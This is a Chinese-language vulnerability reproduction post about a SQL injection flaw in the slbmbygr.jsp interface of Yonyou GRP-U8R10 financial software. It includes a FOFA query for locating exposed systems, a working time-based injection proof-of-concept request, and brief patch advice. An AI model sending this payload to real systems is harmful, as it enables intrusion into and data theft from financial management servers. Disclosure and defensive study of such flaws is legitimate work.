用友GRP-U8 SQL注入漏洞复现
·
前言
此文章仅用于技术交流,严禁用于对外发起恶意攻击!!!
一、产品简介
用友GRP-U8R10行政事业财务管理软件是用友公司专注于国家电子政务事业,基于云计算技术所推出的新一代产品,是我国行政事业财务领域最专业的政府财务管理软件。
二、漏洞描述
目前该系统slbmbygr.jsp接口存在SQL注入漏洞
三、影响范围
用友GRP-U8R10 U8Manager B、C、G 系列产品 < 20230905
四、复现环境
FOFA:app=“用友-GRP-U8”
五、漏洞复现

1.访问存在漏洞的网站

2.POC
GET /u8qx/slbmbygr.jsp?gsdm=1%27;WAITFOR%20DELAY%20%270:0:5%27-- HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: your-ip
3.成功
六、漏洞利用
后续可以获取数据库敏感信息甚至获得用户主机权限。
七、修复建议
目前官方已发布更新补丁,请及时更新。
参考链接
https://blog.csdn.net/qq_41904294/article/details/133916403

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 0
 0
- 0


 已为社区贡献12条内容

所有评论(0)